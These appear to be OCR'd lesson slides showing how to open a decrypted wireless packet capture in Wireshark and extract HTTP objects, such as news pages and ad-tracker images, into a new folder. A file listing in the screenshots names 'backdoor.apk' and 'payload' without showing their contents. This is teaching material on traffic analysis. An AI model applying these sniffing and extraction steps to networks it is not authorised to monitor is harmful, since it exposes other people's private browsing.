
```
wireshark airportSniffENFGOR-dec.cap
```


airportSniffENFGOR-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.  Time      Source             Destination           Protocol  Length Info
   1 0.000000  Routerbo_ca:25:be  Spanning-tree-(for-…  3Com X…      77 [Packet size limited during cap…
   2 0.357877  192.168.88.112     151.101.40.81         HTTP         80 Continuation
   3 0.378808  151.101.40.81      192.168.88.112        TCP          91 80 → 54417 [ACK] Seq=1 Ack=2 Wi…
   4 0.592293  192.168.88.112     172.230.167.152       HTTP         80 Continuation
   5 0.612183  172.230.167.152    192.168.88.112        TCP          91 80 → 54426 [ACK] Seq=1 Ack=2 Wi…
   6 1.029793  192.168.88.112     172.217.5.66          TCP          80 [TCP segment of a reassembled P…
   7 1.049964  172.217.5.66       192.168.88.112        TCP          91 443 → 54431 [ACK] Seq=1 Ack=2 W…
   8 1.561052  192.168.88.112     151.101.40.175        HTTP         80 Continuation
   9 1.574332  151.101.40.175     192.168.88.112        TCP          91 80 → 54405 [ACK] Seq=1 Ack=2 Wi…

▸ Frame 1: 77 bytes on wire (616 bits), 52 bytes captured (416 bits)
▸ IEEE 802.3 Ethernet
▸ Logical-Link Control
▸ 3Com XNS Encapsulation
▸ Data (32 bytes)
  [Packet size limited during capture: Ethernet truncated]
```

airportSniffENFGOR-dec   Packets: 7156 · Displayed: 7156 (100.0%) · Load time: 0:0.274   Profile: Default

We see traditional traffic now in the decrypted capture




Destination	Protocol	Length	Info
192.168.88.112	TCP	1539	[TCP segment of a reassembled P...
172.230.167.152	TCP	79	54402 → 80 [ACK] Seq=422 Ack=37...
192.168.88.112	TCP	1539	[TCP segment of a reassembled P...
192.168.88.112	TCP	1539	[TCP segment of a reassembled P...
172.230.167.152	TCP	79	54402 → 80 [ACK] Seq=422 Ack=40...
192.168.88.112	TCP	1539	[TCP segment of a reassembled P...
192.168.88.112	TCP	1539	[TCP segment of a reassembled P...
192.168.88.112	TCP	1539	[TCP segment of a reassembled P...
172.230.167.152	TCP	79	54402 → 80 [ACK] Seq=422 Ack=43...

```
bits), 1514 bytes captured (12112 bits)
c:5e:0c:79:9b:64), Dst: IntelCor_85:71:b8 (4c:eb:42:85:71:b8)
230.167.152, Dst: 192.168.88.112
t: 80 (80), Dst Port: 54402 (54402), Seq: 45001, Ack: 422, Len: 1460
```

Packets: 7156 · Displayed: 7156 (100.0%) · Load time: 0:0.268

File > Export Objects > HTTP


Getting files from packet captures



Packet	Hostname	Content Type	Size	Filename
98	www.bbc.com	text/html	119 kB	blogs-trending-38002276
103	ping.chartbeat.net	image/gif	43 bytes	ping?h=bbc.co.uk&p=bbc.co.uk%
206	odb.outbrain.com	text/x-json	31 kB	get?url=http%253A%252F%252
269	images.outbrain.com	image/jpeg	8948 bytes	112
281	images.outbrain.com	image/jpeg	7970 bytes	112
308	secure-us.imrworldwide.com	image/gif	44 bytes	technology&amp;ts=compact&a
320	www.bbc.com	application/json	2132 bytes	components?alternativeJsLoadin
340	odb.outbrain.com	text/x-json	22 kB	get?url=http%253A%252F%252
360	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=6
367	sa.bbc.co.uk	image/gif	43 bytes	s?name=news.blogs.trending.st
440	images.outbrain.com	image/jpeg	14 kB	177
454	odb.outbrain.com	text/x-json	20 kB	get?url=http%253A%252F%252
494	images.outbrain.com	image/jpeg	18 kB	177
562	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=1
585	images.outbrain.com	image/jpeg	9375 bytes	177
621	odb.outbrain.com	text/x-json	30 kB	get?url=http%253A%252F%252
631	images.outbrain.com	image/jpeg	23 kB	177
640	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=1
672	images.outbrain.com	image/jpeg	7718 bytes	90

A list of HTTP objects. Click the Save All button.


Getting files from packet captures



Name	Size	Modified
airportSniff1QXjSX.cap	7.7 MB	Yesterday
airportSniffdZH641.cap	40.4 MB	Yesterday
airportSniffENFGOR.cap	6.7 MB	Yesterday
airportSniffENFGOR-dec.cap	4.6 MB	14:44
airportSniffyG7m8J.cap	3.1 MB	Yesterday
backdoor.apk	8.8 kB	7 Nov
bin		23 Oct
Desktop		25 Jul
Documents		25 Jul
Downloads		25 Jul
hEYwcCbH.jpeg	57.9 kB	5 Nov
images.jpg	13.5 kB	7 Nov
mbox	599 bytes	17 Oct
Music		25 Jul
openvas-notes	68 bytes	5 Oct
payload	108 bytes	13 Nov
Pictures		25 Jul
ping-one-os.py	242 bytes	14 Oct
ping-one-pyping.py	275 bytes	14 Oct

Click the "Create Folder" icon at the upper right

Getting files from packet captures




Folder Name: lesson13a

Name	Size	Modified
airportSniff1QXjSX.cap		
airportSniffdZH641.cap		
airportSniffENFGOR.cap		
airportSniffENFGOR-dec.cap		
airportSniffyG7m8J.cap	3.1 MB	Yesterday
backdoor.apk	8.8 kB	7 Nov
bin		23 Oct
Desktop		25 Jul
Documents		25 Jul
Downloads		25 Jul
hEYwcCbH.jpeg	57.9 kB	5 Nov
images.jpg	13.5 kB	7 Nov
mbox	599 bytes	17 Oct
Music		25 Jul
openvas-notes	68 bytes	5 Oct
payload	108 bytes	13 Nov
Pictures		25 Jul
ping-one-os.py	242 bytes	14 Oct
ping-one-pyping.py	275 bytes	14 Oct


Name the new directory and click Create button

Getting files from packet captures



Click the Open button to saves the HTTP objects in the new leson13a directory

Getting files from packet captures

